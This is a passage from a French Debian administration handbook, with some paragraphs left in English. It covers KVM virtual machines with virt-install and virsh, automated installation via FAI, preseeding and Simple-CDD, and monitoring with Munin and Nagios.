En pratique, cela veut dire que nous allons utiliser l'installateur Debian en démarrant sur un lecteur de DVD-Rom virtuel associé à une image ISO d'un DVD Debian. La machine virtuelle exportera la console graphique via le protocole VNC (voir explications en section 9.2.2, « Accéder à distance à des bureaux graphiques » page 218) et nous pourrons donc contrôler le déroulement de l'installation par ce biais.

En préalable, nous allons indiquer à libvirtd l'emplacement où nous allons stocker les images disques. Ce n'est nécessaire que si l'on souhaite utiliser un autre emplacement que celui par défaut (/var/lib/libvirt/images/).

```
root@mirwiz:~# mkdir /srv/kvm
root@mirwiz:~# virsh pool-create-as srv-kvm dir --target /srv/kvm
Pool srv-kvm created

root@mirwiz:~#
```

#### ASTUCE

#### Ajouter un utilisateur au groupe libvirt

All samples in this section assume that you are running commands as root. Effectively, if you want to control a local libvirt daemon, you need either to be root or to be a member of the libvirt group (which is not the case by default). Thus if you want to avoid using root rights too often, you can add yourself to the libvirt group and run the various commands under your user identity.

Lançons maintenant l'installation de la machine virtuelle et regardons de plus près la signification des options les plus importantes de `virt-install`. Cette commande va enregistrer la machine virtuelle et ses paramètres auprès de `libvirt`, puis la démarrer une première fois afin que l'on puisse effectuer l'installation.

```
# virt-install --connect qemu:///system ①
    --virt-type kvm ②
    --name testkvm ③
    --memory 1024 ④
    --disk /srv/kvm/testkvm.qcow,format=qcow2,size=10 ⑤
    --cdrom /srv/isos/debian-10.2.0-amd64-netinst.iso ⑥
    --network bridge=virbr0 ⑦
    --graphics vnc ⑧
    --os-type linux ⑨
    --os-variant debian10
```

```
Starting install...
Allocating 'testkvm.qcow' | 10 GB 00:00
```

- ① L'option `--connect` permet d'indiquer l'hyperviseur à gérer. L'option prend la forme d'une URL indiquant à la fois la technologie de virtualisation (`xen://`, `qemu://`, `lxc://`, `openvz://`, `vbox://`, etc.) et la machine hôte (qui est laissée vide lorsque l'hôte est la machine locale). En outre, dans le cas de QEMU/KVM, chaque utilisateur peut gérer des machines virtuelles qui fonctionneront donc avec des droits limités et le chemin de l'URL permet de distinguer les machines « systèmes » (`/system`) des autres (`/session`).
- ② KVM se gérant de manière similaire à QEMU, l'option `--virt-type kvm` précise que l'on souhaite employer KVM même si l'URL de connexion précise indique QEMU.
- ③ L'option `--name` définit l'identifiant (unique) que l'on attribue à la machine virtuelle.
- ④ The `--memory` option allows specifying the amount of RAM (in MB) to allocate for the virtual machine.
- ⑤ The `--disk` specifies the location of the image file that is to represent our virtual machine's hard disk; that file is created, unless present, with a size (in GB) specified by the `size` parameter. The `format` parameter allows choosing among several ways of storing the image file. The default format (`qcow2`) allows starting with a small file that only grows when the virtual machine starts actually using space.
- ⑥ L'option `--cdrom` indique où trouver l'image ISO du CD-Rom qui va servir à démarrer l'installateur. On peut aussi bien indiquer un chemin local d'un fichier ISO, une URL où l'image peut être récupérée, ou encore un périphérique bloc correspondant à un vrai lecteur de CD-Rom (i.e. `/dev/cdrom`).

- ⑦ L'option --network indique comment la carte réseau virtuelle doit s'intégrer dans la configuration réseau de l'hôte. Le comportement par défaut (que nous forçons ici) est de l'intégrer dans tout pont (*bridge*) pré-existant. En l'absence de pont, la machine virtuelle n'aura accès au LAN que par du NAT et obtient donc une adresse dans un sous-réseau privé (192.168.122.0/24).
- ⑧ --graphics vnc states that the graphical console should be made available using VNC. The default behavior for the associated VNC server is to only listen on the local interface; if the VNC client is to be run on a different host, establishing the connection will require setting up an SSH tunnel (see section 9.2.1.3, « [Créer des tunnels chiffrés avec le port forwarding](#) » page 217). Alternatively, --graphics vnc,listen=0.0.0.0 can be used so that the VNC server is accessible from all interfaces; note that if you do that, you really should design your firewall accordingly.
- ⑨ Les options --os-type et --os-variant permettent d'optimiser quelques paramètres de la machine virtuelle en fonction des caractéristiques connues du système d'exploitation indiquée.

À ce stade, la machine virtuelle est démarrée et il faut se connecter à la console graphique pour effectuer l'installation. Si l'opération a été effectuée depuis un bureau graphique, la console graphique a été automatiquement lancée. Autrement, on peut en démarrer une sur un autre poste à l'aide de `virt-viewer` :

```
$ virt-viewer --connect qemu+ssh://root@serveur/system
root@serveur's password:
root@serveur's password:
```

À la fin de l'installation, la machine virtuelle est redémarrée. Elle est désormais prête à l'emploi.

### *Gestion des machines avec virsh*

L'installation étant terminée, il est temps de voir comment manipuler les machines virtuelles disponibles. La première commande permet de lister les machines gérées par `libvirt` :

```
# virsh -c qemu:///system list --all
 Id Name           State
 -----
 8 testkvm        shut off
```

Démarrons notre machine virtuelle de test :

```
# virsh -c qemu:///system start testkvm
Domain testkvm started
```

Cherchons à obtenir les informations de connexion à la console graphique (le port d'affichage VNC renvoyé peut être passé en paramètre à `vncviewer`) :

```
# virsh -c qemu:///system vncdisplay testkvm
127.0.0.1:0
```

Parmi les autres commandes disponibles dans `virsh`, on trouve :

- `reboot` pour initier un redémarrage ;
- `shutdown` pour arrêter proprement une machine virtuelle ;
- `destroy` pour la stopper brutalement ;
- `suspend` pour la mettre en pause ;
- `resume` pour la sortir de pause ;
- `autostart` pour activer (ou désactiver lorsque l'option `--disable` est employée) le démarrage automatique d'une machine virtuelle au démarrage de l'hôte ;
- `undefine` pour effacer toute trace de la machine virtuelle au sein de `libvirt`.

Toutes ces commandes prennent en paramètre un identifiant de machine virtuelle.

### *Installer un système basé sur RPM avec yum sur Debian*

Si la machine virtuelle doit faire fonctionner Debian (ou une de ses dérivées), le système peut être initialisé avec `debootstrap`, comme décrit précédemment. En revanche si la machine virtuelle doit être installée avec un système basé sur RPM (comme Fedora, CentOS ou Scientific Linux), la mise en place sera faite avec l'outil `yum` (disponible dans le paquet de même nom).

La procédure implique d'utiliser `rpm` pour extraire un ensemble de fichiers initiaux, notamment les fichiers de configuration de `yum`, puis d'appeler `yum` pour extraire le reste des paquets. Mais comme `yum` est appelé depuis l'extérieur du chroot, il est nécessaire d'effectuer quelques changements temporaires. Dans l'exemple ci-dessous, le chroot cible est situé dans `/srv/centos`.

```
# rootdir="/srv/centos"
# mkdir -p "$rootdir" /etc/rpm
# echo "%_dbpath /var/lib/rpm" > /etc/rpm/macros.dbpath
# wget http://mirror.centos.org/centos/7/os/x86_64/Packages/centos-release
  ↪ -7-6.1810.2.el7.centos.x86_64.rpm
# rpm --nodeps --root "$rootdir" -i centos-release-7-6.1810.2.el7.centos.x86_64.rpm
rpm: RPM should not be used directly install RPM packages, use Alien instead!
rpm: However assuming you know what you are doing...
warning: centos-release-7-6.1810.2.el7.centos.x86_64.rpm: Header V3 RSA/SHA256
  ↪ Signature, key ID f4a80eb5: NOKEY
# sed -i -e "s,gpgkey=file:///etc/,gpgkey=file://${rootdir}/etc/,g" $rootdir/etc/yum.
  ↪ repos.d/*.repo
# yum --assumeyes --installroot $rootdir groupinstall core
[...]
# sed -i -e "s,gpgkey=file://${rootdir}/etc/,gpgkey=file:///etc/,g" $rootdir/etc/yum.
  ↪ repos.d/*.repo
```

### 12.3. Installation automatisée

Les administrateurs de Falcot SA, comme tous les administrateurs de parcs importants de machines, ont besoin d'outils pour installer (voire réinstaller) rapidement, et si possible automatiquement, leurs nouvelles machines.

Pour répondre à ces besoins, il y a différentes catégories de solutions : d'un côté, des outils génériques comme SystemImager qui gèrent cela en créant une image des fichiers d'une machine modèle qui peut ensuite être déployée sur les machines cibles ; de l'autre, debian-installer, l'installateur standard auquel on ajoute un fichier de configuration indiquant les réponses aux différentes questions posées au cours de l'installation. Entre les deux, on trouve un outil hybride comme FAI (*Fully Automatic Installer*) qui installe des machines en s'appuyant sur le système de paquetage, mais qui exploite sa propre infrastructure pour les autres tâches relevant du déploiement (démarrage, partitionnement, configuration, etc.).

Chacune de ces solutions a des avantages et des inconvénients : SystemImager ne dépend pas d'un système de paquetage particulier et permet donc de gérer des parcs de machines exploitant plusieurs distributions de Linux. Il offre en outre un mécanisme de mise à jour du parc sans requérir une réinstallation. Mais pour que ces mises à jour soient fiables, il faut en contrepartie que les machines du parc ne changent pas indépendamment. Autrement dit, il n'est pas question que l'utilisateur puisse mettre à jour certains logiciels voire en installer de supplémentaires. De même, les mises à jour de sécurité, qui pourraient être automatisées, ne devront pas l'être puisque qu'elles devront transiter via l'image de référence. Enfin, cette solution nécessite un parc homogène de machines pour éviter de devoir jongler avec de trop nombreuses images. Il n'est pas question d'installer une image powerpc sur une machine i386 .

Une installation automatisée avec debian-installer saura au contraire s'adapter aux spécificités des différentes machines : il récupérera le noyau et les logiciels dans les dépôts correspondants, détectera le matériel présent, partitionnera l'ensemble du disque pour exploiter tout l'espace disponible, installera le système Debian et configurera un chargeur de démarrage. En revanche, avec l'installateur standard, seules des versions Debian « standard » seront installées : c'est-à-dire le système de base plus les « tâches » que l'on aura présélectionnées. Impossible donc d'installer un profil très particulier comprenant des applications non empaquetées. Pour répondre à ces problématiques, il faut modifier l'installateur... Fort heureusement, ce dernier est très modulaire et des outils existent pour automatiser le plus gros de ce travail : il s'agit de simple-CDD (CDD est l'acronyme de *Custom Debian Derivative* — dérivée personnalisée de Debian). Même avec simple-CDD, cette solution ne répond qu'au besoin des installations initiales ; ce n'est pourtant pas jugé problématique puisque les outils APT permettent ensuite de déployer efficacement des mises à jour.

Nous n'aborderons que rapidement FAI et pas du tout SystemImager (qui ne fait plus partie de Debian), afin d'étudier plus en détail debian-installer et simple-CDD, les solutions les plus intéressantes dans un contexte où Debian est systématiquement employé.

### 12.3.1. Fully Automatic Installer (FAI)

*Fully Automatic Installer* est probablement la plus ancienne des solutions de déploiement automatisé de systèmes Debian. C'est pourquoi cet outil est très fréquemment cité ; mais sa grande souplesse compense difficilement sa relative complexité.

Pour exploiter cette solution, il faut un système serveur qui va permettre de stocker les informations de déploiement et de démarrer les machines depuis le réseau. On y installera le paquet *fai-server* (ou *fai-quickstart* si on veut forcer l'installation de tous les éléments nécessaires pour une configuration relativement standard).

En ce qui concerne la définition des différents profils installables, FAI emploie une approche différente. Au lieu d'avoir une installation de référence que l'on se contente de dupliquer, FAI est un installateur à part entière mais qui est totalement paramétrable par un ensemble de fichiers et de scripts stockés sur le serveur : l'emplacement par défaut est `/srv/fai/config/`, mais ce répertoire n'existe pas, charge à l'administrateur donc de créer tous les fichiers nécessaires. En général, on s'inspirera des exemples que l'on trouve dans la documentation disponible dans le paquet *fai-doc* et plus particulièrement dans `/usr/share/doc/fai-doc/examples/simple/`.

Once the profiles are defined, the *fai-setup* command generates the elements required to start a FAI installation; this mostly means preparing or updating a minimal system (NFS-root) used during installation. An alternative is to generate a dedicated boot CD with *fai-cd*.

Avant d'être à même de créer tous ces fichiers de configuration, il convient d'avoir une bonne idée du fonctionnement de FAI. Une installation typique enchaîne les étapes suivantes :

- récupération et démarrage du noyau par le réseau ;
- montage du système racine par NFS (le *nfsroot* mentionné précédemment) ;
- exécution de `/usr/sbin/fai` qui contrôle le reste de l'installation (les étapes suivantes sont donc initiées par ce script) ;
- récupération de l'espace de configuration depuis le serveur et mise à disposition dans `/fai/` ;
- appel de *fai-class*. Les scripts `/fai/class/[0-9][0-9]*` sont exécutés et retournent des noms de « classe » qui doivent être appliqués à la machine en cours d'installation ; cette information sera réutilisée par les différentes étapes à suivre. Il s'agit d'un moyen relativement souple de définir les services qui doivent être installés et configurés.
- récupération d'un certain nombre de variables de configuration en fonction des classes définies ;
- partitionnement des disques et formatage des partitions à partir des informations fournies dans `/fai/disk_config/classe` ;
- montage des partitions ;
- installation d'un système de base ;
- préconfiguration de la base Debconf avec *fai-debconf* ;
- téléchargement de la liste des paquets disponibles pour APT ;

- installation des logiciels listés dans les fichiers `/fai/package_config/classe` ;
- exécution des scripts de post-configuration `/fai/scripts/classe/[0-9][0-9]*` ;
- enregistrement des logs de l'installation, démontage des partitions, redémarrage.

### 12.3.2. Debian-installer avec préconfiguration

En fin de compte, le meilleur outil pour installer des systèmes Debian devrait logiquement être l'installateur officiel de Debian. C'est pourquoi, dès la conception de `debian-installer`, il a été prévu de l'employer de manière automatique. Il s'appuie pour cela sur le mécanisme offert par `debconf`. Celui-ci permet d'une part de restreindre le nombre de questions posées, les autres obtenant automatiquement la réponse par défaut et d'autre part, de fournir séparément toutes les réponses afin que l'installation puisse être non interactive. Cette dernière fonctionnalité porte le nom de *preseeding*, que l'on traduira simplement par préconfiguration.

#### POUR ALLER PLUS LOIN

#### **Debconf avec une base de données centralisée**

La préconfiguration permet de fournir un ensemble de réponses au moment de l'installation, mais celui-ci n'évolue pas dans le temps. Pour répondre à cette problématique qui concerne essentiellement la mise à jour de machines déjà installées, il est possible de paramétriser `debconf` via son fichier de configuration `/etc/debconf.conf` pour lui demander d'utiliser des sources de données externes (comme LDAP ou un fichier distant accessible par NFS ou Samba). Les sources peuvent être multiples et complémentaires. La base de données locale reste employée en lecture-écriture mais les autres bases de données sont généralement accessibles en lecture seule uniquement. La page de manuel `debconf.conf(5)` détaille toutes les possibilités offertes (pour cela il faut installer le paquet `debconf-doc`).

#### *Employer un fichier de préconfiguration*

L'installateur peut récupérer un fichier de préconfiguration à différents emplacements :

- dans l'`initrd` employé pour démarrer la machine — dans ce cas, la préconfiguration a lieu au tout début de l'installation et toutes les questions peuvent être évitées par ce biais. Il suffit de nommer le fichier `preseed.cfg` et de le placer à la racine de l'`initrd`.
- sur le support de démarrage (CD-Rom ou clé USB) — dans ce cas, la préconfiguration a lieu dès que le support en question est monté, soit juste après les questions concernant la langue et le clavier. Le paramètre de démarrage `preseed/file` permet d'indiquer l'emplacement du fichier de préconfiguration (ex : `/cdrom/preseed.cfg` si l'on emploie un CD-Rom ou `/hd-media/preseed.cfg` pour une clé USB).
- depuis le réseau — la préconfiguration n'a alors lieu qu'après la configuration (automatique) du réseau et le paramètre de démarrage à employer est de la forme `preseed/url=http://serveur/preseed.cfg`.

Inclure le fichier de préconfiguration dans l'`initrd` semble au premier abord la solution la plus intéressante, mais on ne l'emploiera que très rarement, en raison de la complexité de génération

d'un initrd adapté à l'installateur. Les deux autres solutions seront donc privilégiées, d'autant plus qu'il existe un autre moyen de préconfigurer les premières questions de l'installation via les paramètres de démarrage. Pour éviter de les saisir manuellement, il faudra simplement modifier la configuration de `isolinux` (démarrage sur CD-Rom) ou `syslinux` (démarrage sur clé USB).

### *Créer un fichier de préconfiguration*

Un fichier de préconfiguration est un simple fichier texte où chaque ligne contient une réponse à une question Debconf. Les questions se décomposent en 4 champs séparés par des blancs (espaces ou tabulations) comme dans l'exemple `d-i mirror/suite string stable` :

- Le premier champ est le propriétaire de la question ; on y met `d-i` pour les questions concernant l'installateur, ou le nom du paquet pour les questions Debconf employées par les paquets Debian;
- Le deuxième champ est l'identifiant de la question;
- Le troisième champ est le type de la question;
- Et enfin, le quatrième champ contient la valeur de la réponse. Signalons qu'un espace unique sépare le type de la valeur ; s'il y en a plus qu'un, les espaces suivants feront partie de la valeur.

Le moyen le plus simple de rédiger un fichier de préconfiguration est d'installer manuellement un système. On récupère ensuite toutes les réponses concernant `debian-installer` avec `debconf-get-selections --installer` ; pour les réponses concernant les paquets, on utilise `debconf-get-selections`. Toutefois, il est plus propre de rédiger un tel fichier manuellement à partir d'un exemple et de la documentation de référence : on ne préconfigurera une réponse que lorsque la réponse par défaut ne convient pas et pour le reste, on s'appuiera sur le paramètre de démarrage `priority=critical` qui restreint l'affichage aux seules questions critiques.

#### DOCUMENTATION

#### **Annexe du manuel de l'installateur**

The installation guide, available online, includes detailed documentation on the use of a preseed file in an appendix. It also includes a detailed and commented sample file, which can serve as a base for local customizations.

► <https://www.debian.org/releases/stable/amd64/apb>

► <https://www.debian.org/releases/stable/example-preseed.txt>

### *Créer un support de démarrage adapté*

Ce n'est pas tout de savoir où il faut mettre le fichier de préconfiguration, encore faut-il savoir comment le faire. En effet, il faut d'une manière ou d'une autre modifier le support de démarrage de l'installation pour y changer les paramètres de démarrage et pour y ajouter le fichier.

**Démarrage depuis le réseau** When a computer is booted from the network, the server sending the initialization elements also defines the boot parameters. Thus, the change needs to

be made in the PXE configuration for the boot server; more specifically, in its `/tftpboot/pixelinux.cfg/default` configuration file. Setting up network boot is a prerequisite; see the Installation Guide for details.

⇒ <https://www.debian.org/releases/stable/amd64/ch04s05>

**Préparer une clé USB amorçable** Après avoir préparé une clé amorçable comme documenté dans la section 4.1.2, « Démarrage depuis une clé USB » page 55, il ne reste plus que quelques opérations à effectuer (on suppose le contenu de la clé accessible via `/media/usbdisk/`) :

- copier le fichier de préconfiguration dans `/media/usbdisk/preseed.cfg` ;
- modifier `/media/usbdisk/syslinux.cfg` pour y ajouter les paramètres souhaités (voir un exemple ci-dessous).

**Exemple 12.2 Fichier `syslinux.cfg` et paramètres pour la préconfiguration**

```
default vmlinuz
append preseed/file=/hd-media/preseed.cfg locale=fr_FR console-keymaps-at/keymap=fr-
    ↪ latin9 languagechooser/language-name=French countrychooser/shortlist=FR vga=
    ↪ normal initrd=initrd.gz --
```

**Créer une image de CD-Rom** Une clé USB étant un support accessible en lecture/écriture, il est facile d'y ajouter un fichier et de modifier quelques paramètres. Ce n'est plus le cas avec un CD-Rom : nous devons régénérer une image ISO d'installation de Debian. C'est précisément le rôle de `debian-cd`. Malheureusement, cet outil est assez contraignant à l'usage. Il faut en effet disposer d'un miroir Debian local, prendre le temps de comprendre toutes les options offertes par `/usr/share/debian-cd/CONF.sh`, puis enchaîner des invocations de `make`. La lecture de `/usr/share/debian-cd/README` s'avérera nécessaire.

Cela dit, `debian-cd` procède toujours de la même manière : il crée un répertoire « image » qui contient exactement ce que le CD-Rom devra contenir, puis emploie un programme (`genisoimage`, `mkisofs` ou `xorriso`) pour transformer ce répertoire en fichier ISO. Le répertoire image est finalisé juste après l'étape `make image-trees` de `debian-cd`. À ce moment, au lieu de procéder directement à la génération du fichier ISO, on peut déposer le fichier de pré-configuration dans ce fameux répertoire (qui se trouve être `$TDIR/$CODENAME/CD1/`, `$TDIR` et `$CODENAME` étant des paramètres fournis par le fichier de configuration `CONF.sh`). Le chargeur d'amorçage du CD-Rom est `isolinux` ; la configuration préparée par `debian-cd` doit également être modifiée à ce moment, afin d'ajouter les paramètres de démarrage souhaités (le fichier précis à éditer est `$TDIR/$CODENAME/boot1/isolinux/isolinux.cfg`). Finalement, il n'y a plus qu'à générer l'image ISO avec `make image CD=1` (ou `make images` si l'on génère un jeu de CD-Rom).

### 12.3.3. Simple-CDD : la solution tout en un

L'emploi d'un fichier de préconfiguration ne répond pas à tous les besoins liés à un déploiement de parc informatique. Même s'il est possible d'exécuter quelques scripts à la fin de l'installation, la souplesse de sélection des paquets à installer reste limitée (on sélectionne essentiellement les tâches) et surtout cela ne permet pas d'installer des paquets locaux ne provenant pas de Debian.

Pourtant `debian-cd` sait intégrer des paquets externes et `debian-installer` peut être étendu en insérant des étapes au cours de l'installation. En combinant ces deux facultés, il est donc possible de créer un installateur répondant à nos besoins, qui pourrait même configurer certains services après avoir procédé au décompactage des paquets désirés. Ce qui vient d'être décrit, ce n'est pas qu'une vue de l'esprit, c'est exactement le service que Simple-CDD (dans le paquet `simple-cdd`) propose .

Simple-CDD se veut un outil permettant à tout un chacun de créer facilement une distribution dérivée de Debian en sélectionnant un sous-ensemble de paquets, en les préconfigurant avec `debconf`, en y intégrant quelques logiciels spécifiques et en exécutant des scripts personnalisés à la fin de l'installation. On retrouve bien là la philosophie du système d'exploitation universel que chacun peut adapter pour ses besoins.

#### Définir des profils

À l'instar des « classes » de FAI, Simple-CDD permet de créer des « profils » et, au moment de l'installation, on décide de quels profils une machine va hériter. Un profil se définit par un ensemble de fichiers `profiles/profil.*` :

- Le fichier `.description` contient une ligne de description du profil;
- Le fichier `.packages` liste les paquets qui seront automatiquement installés si le profil est sélectionné;
- Le fichier `.downloads` liste des paquets qui seront intégrés sur l'image d'installation mais qui ne seront pas nécessairement installés;
- Le fichier `.preseed` contient une préconfiguration de questions `debconf` (aussi bien pour l'installateur que pour les paquets);
- Le fichier `.postinst` contient un script qui est exécuté sur le système installé juste avant la fin de l'installation;
- Et enfin le fichier `.conf` permet de modifier les paramètres de Simple-CDD en fonction des profils inclus dans une image.

Le profil `default` est particulier puisqu'il est systématiquement employé et contient le strict minimum pour que Simple-CDD puisse fonctionner. La seule chose qu'il soit intéressant de personnaliser dans ce profil est le paramètre de préconfiguration `simple-cdd/profiles` : on peut ainsi éviter une question introduite par Simple-CDD et qui demande la liste des profils qui doivent être installés.

Signalons également qu'il faudra invoquer la commande depuis le répertoire parent de ce répertoire `profiles`.

### *Configuration et fonctionnement de build-simple-cdd*

#### DÉCOUVERTE

#### Fichier de configuration détaillé

Un exemple de fichier de configuration pour Simple-CDD contenant tous les paramètres existants se trouve dans le paquet, il s'agit de `/usr/share/doc/simple-cdd/examples/simple-cdd.conf.detailed.gz`. On peut s'en inspirer pour rédiger son propre fichier de configuration.

Afin de pouvoir faire son œuvre, il faut fournir à Simple-CDD toute une série d'informations. Le plus pratique est de les regrouper dans un fichier de configuration que l'on transmettra à `build-simple-cdd` par son option `--conf`. Mais elles peuvent parfois être spécifiées par le biais de paramètres dédiés de `build-simple-cdd`. Passons en revue le fonctionnement de cette commande et l'influence des différents paramètres :

- Le paramètre `profiles` liste les profils à inclure sur l'image de CD-Rom générée;
- À partir de la liste des paquets requis, Simple-CDD recrée un miroir Debian partiel (qu'il passera en paramètre à `debian-cd` plus tard) en téléchargeant les fichiers nécessaires depuis le serveur mentionné dans `server`;
- Il intègre dans ce miroir local les paquets Debian personnalisés listés dans `local_packages`;
- Il exécute `debian-cd` (dont l'emplacement par défaut peut être configuré grâce à la variable `debian_cd_dir`) en lui passant la liste des paquets à intégrer;
- Il interfère sur le répertoire préparé par `debian-cd` de plusieurs manières :
  - Il dépose les fichiers concernant les profils dans un répertoire `simple-cdd` sur le CD-Rom;
  - Il ajoute les fichiers listés par le paramètre `all_extras`;
  - Il rajoute des paramètres de démarrage pour activer la préconfiguration et pour éviter les premières questions concernant la langue et le pays. Il récupère ces informations depuis les paramètres `language` et `country`.
- Il demande à `debian-cd` de générer l'image ISO finale.

### *Générer une image ISO*

Once we have written a configuration file and defined our profiles, the remaining step is to invoke `build-simple-cdd --conf simple-cdd.conf`. After a few minutes, we get the required image in `images/debian-10-amd64-CD-1.iso`.

## 12.4. Supervision

La supervision couvre plusieurs aspects et répond à plusieurs problématiques. D'une part, il s'agit de suivre dans le temps l'évolution de l'usage des ressources offertes par une machine donnée, afin d'anticiper la saturation et les besoins de mises à jour. D'autre part, il s'agit d'être alerté en cas d'indisponibilité ou de dysfonctionnement d'un service afin d'y remédier dans les plus brefs délais.

*Munin* répond très bien à la première problématique en proposant sous forme graphique des historiques de nombreux paramètres (usage mémoire vive, usage disque, charge processeur, trafic réseau, charge de Apache/MySQL, etc.). *Nagios* répond à la seconde en vérifiant très régulièrement que les services sont fonctionnels et disponibles et en remontant les alertes par les canaux appropriés (souvent par le courrier électronique, parfois avec des SMS, etc.). Les deux logiciels sont conçus de manière modulaire : il est relativement aisé de créer de nouveaux greffons (*plugins*) pour surveiller des services ou paramètres spécifiques.

### ALTERNATIVE

#### Zabbix, un système de supervision intégré

Although Munin and Nagios are in very common use, they are not the only players in the monitoring field, and each of them only handles half of the task (graphing on one side, alerting on the other). Zabbix, on the other hand, integrates both parts of monitoring; it also has a web interface for configuring the most common aspects. It has grown by leaps and bounds during the last few years, and can now be considered a viable contender. On the monitoring server, you would install *zabbix-server-pgsql* (or *zabbix-server-mysql*), possibly together with *zabbix-frontend-php* to have a web interface. On the hosts to monitor you would install *zabbix-agent* feeding data back to the server.

► <https://www.zabbix.com/>

### ALTERNATIVE

#### Icinga, un fork de Nagios

Spurred by divergences in opinions concerning the development model for Nagios (which is controlled by a company), a number of developers forked Nagios and use Icinga as their new name. Icinga is still compatible — so far — with Nagios configurations and plugins, but it also adds extra features.

► <https://www.icinga.org/>

### 12.4.1. Mise en œuvre de Munin

Ce logiciel permet de superviser de nombreuses machines ; il emploie donc fort logiquement une architecture client/serveur. Une machine centrale — le grapheur — va collecter les données exportées par tous les hôtes à superviser, pour en faire des graphiques historiques.

#### Configuration des hôtes à superviser

La première étape consiste à installer le paquet *munin-node*. Ce dernier contient un démon qui écoute sur le port 4949 et qui renvoie toutes les valeurs collectées par l'ensemble des

greffons actifs. Chaque greffon est un simple programme qui peut renvoyer une description des informations qu'il collecte ainsi que la dernière valeur constatée. Ils sont placés dans `/usr/share/munin/plugins/` mais seuls ceux qui sont liés dans `/etc/munin/plugins/` sont réellement employés.

When the package is installed, a set of active plugins is determined based on the available software and the current configuration of the host. However, this autoconfiguration depends on a feature that each plugin must provide, and it is usually a good idea to review and tweak the results by hand. Browsing the Plugin Gallery<sup>2</sup> can be interesting even though not all plugins have comprehensive documentation. However, all plugins are scripts and most are rather simple and well-commented. Browsing `/etc/munin/plugins/` is therefore a good way of getting an idea of what each plugin is about and determining which should be removed. Similarly, enabling an interesting plugin found in `/usr/share/munin/plugins/` is a simple matter of setting up a symbolic link with `ln -sf /usr/share/munin/plugins/plugin /etc/munin/plugins/`. Note that when a plugin name ends with an underscore “\_”, the plugin requires a parameter. This parameter must be stored in the name of the symbolic link; for instance, the “if\_” plugin must be enabled with a `if_eth0` symbolic link, and it will monitor network traffic on the `eth0` interface.

Once all plugins are correctly set up, the daemon configuration must be updated to describe access control for the collected data. This involves allow directives in the `/etc/munin/munin-node.conf` file. The default configuration is `allow ^127\.0\.0\.1$`, and only allows access to the local host. An administrator will usually add a similar line containing the IP address of the grapher host, then restart the daemon with `sudo systemctl restart munin-node`.

POUR ALLER PLUS LOIN

### Créer ses propres greffons

Munin does include detailed documentation on how plugins should behave, and how to develop new plugins.

► <http://guide.munin-monitoring.org/en/latest/plugin/writing.html>

Pour tester le greffon, il convient de le lancer dans les mêmes conditions que munin-node le ferait en exécutant `munin-run greffon` en tant qu'utilisateur root. Le deuxième paramètre éventuel (comme `config`) est réemployé comme paramètre lors de l'exécution du greffon.

Lorsque le greffon est appelé avec le paramètre `config`, il doit renvoyer un ensemble de champs le décrivant, par exemple :

```
$ sudo munin-run load config
graph_title Load average
graph_args --base 1000 -l 0
graph_vlabel load
graph_scale no
graph_category system
load.label load
graph_info The load average of the machine describes how
    ➔ many processes are in the run-queue (scheduled to run
    ➔ "immediately").
```

### load.info 5 minute load average

The various available fields are described by the “Plugin reference” available as part of the “Munin guide”.

► <https://munin.readthedocs.org/en/latest/reference/plugin.html>

Lorsque le greffon est appelé sans paramètre, il renvoie simplement les dernières valeurs associées ; ainsi l’exécution de `sudo munin-run load` retourne par exemple `load.value 0.12`.

Enfin, lorsque le greffon est appelé avec `autoconf` comme paramètre, il renvoie « yes » (avec un code retour à 0) ou « no » (avec un code de retour à 1) pour signifier si oui ou non le greffon devrait être activé sur cette machine.

## Configuration du grapheur

Par grapheur, on entend simplement la machine qui va collecter les données et générer les graphiques correspondants. Le paquet correspondant à installer est *munin*. La configuration initiale du paquet lance `munin-cron` toutes les 5 minutes. Ce dernier collecte les données depuis toutes les machines listées dans `/etc/munin/munin.conf` (uniquement l’hôte local par défaut), stocke les historiques sous forme de fichiers RRD (*Round Robin Database* est un format de fichier adapté au stockage de données variant dans le temps) dans `/var/lib/munin/` et régénère une page HTML avec des graphiques dans `/var/cache/munin/www/`.

Il faut donc éditer `/etc/munin/munin.conf` pour y ajouter toutes les machines à surveiller. Chaque machine se présente sous la forme d’une section complète portant son nom et contenant une entrée `address` qui indique l’adresse IP de la machine à superviser.

```
[ftp.falcot.com]
address 192.168.0.12
use_node_name yes
```

Les sections peuvent être plus élaborées et décrire des graphiques supplémentaires à créer à partir de la combinaison de données provenant de plusieurs machines. On peut s’inspirer des exemples fournis dans le fichier de configuration.

Enfin, la dernière étape consiste à publier les pages générées. Il faut configurer votre serveur web pour que l’on puisse accéder au contenu de `/var/cache/munin/www/` par l’intermédiaire d’un site web. On choisira généralement de restreindre l’accès soit à l’aide d’un système d’authentification, soit en fournissant une liste d’adresses IP autorisées à consulter ces informations. La section 11.2, « [Serveur web \(HTTP\)](#) » page 301 fournit les explications nécessaires.

### 12.4.2. Mise en œuvre de Nagios

Contrairement à Munin, Nagios ne nécessite pas forcément d’installer quoi que ce soit sur les machines à superviser. En effet, il est fréquemment employé simplement pour vérifier la dispo-

nibilité de certains services réseau. Par exemple, Nagios peut se connecter à un serveur web et vérifier qu'il peut récupérer une page web donnée dans un certain délai.

## Installation

The first step in setting up Nagios is to install the *nagios4* and *monitoring-plugins* packages. Installing the packages configures the web interface and the Apache server. The *authz\_groupfile* and *auth\_digest* Apache modules must be enabled, for that execute:

```
# a2enmod authz_groupfile
Considering dependency authz_core for authz_groupfile:
Module authz_core already enabled
Enabling module authz_groupfile.
To activate the new configuration, you need to run:
  systemctl restart apache2
# a2enmod auth_digest
Considering dependency authn_core for auth_digest:
Module authn_core already enabled
Enabling module auth_digest.
To activate the new configuration, you need to run:
  systemctl restart apache2
# systemctl restart apache2
```

Adding other users is a simple matter of inserting them in the */etc/nagios4/htdigest.users* file.

Pointing a browser at `http://server/nagios4/` displays the web interface; in particular, note that Nagios already monitors some parameters of the machine where it runs. However, some interactive features such as adding comments to a host do not work. These features are disabled in the default configuration for Nagios, which is very restrictive for security reasons.

Enabling some features involves editing */etc/nagios4/nagios.cfg*. We also need to set up write permissions for the directory used by Nagios, with commands such as the following:

```
# systemctl stop nagios4
# dpkg-statoverride --update --add nagios www-data 2710 /var/lib/nagios4/rw
# dpkg-statoverride --update --add nagios nagios 751 /var/lib/nagios4
# systemctl start nagios4
```

## Configuration

The Nagios web interface is rather nice, but it does not allow configuration, nor can it be used to add monitored hosts and services. The whole configuration is managed via files referenced in the central configuration file, */etc/nagios4/nagios.cfg*.

Avant de plonger dans ces fichiers, il faut se familiariser avec les concepts de Nagios. La configuration liste un ensemble d'objets de différents types :

- Un hôte (*host*) est une machine du réseau que l'on souhaite surveiller;
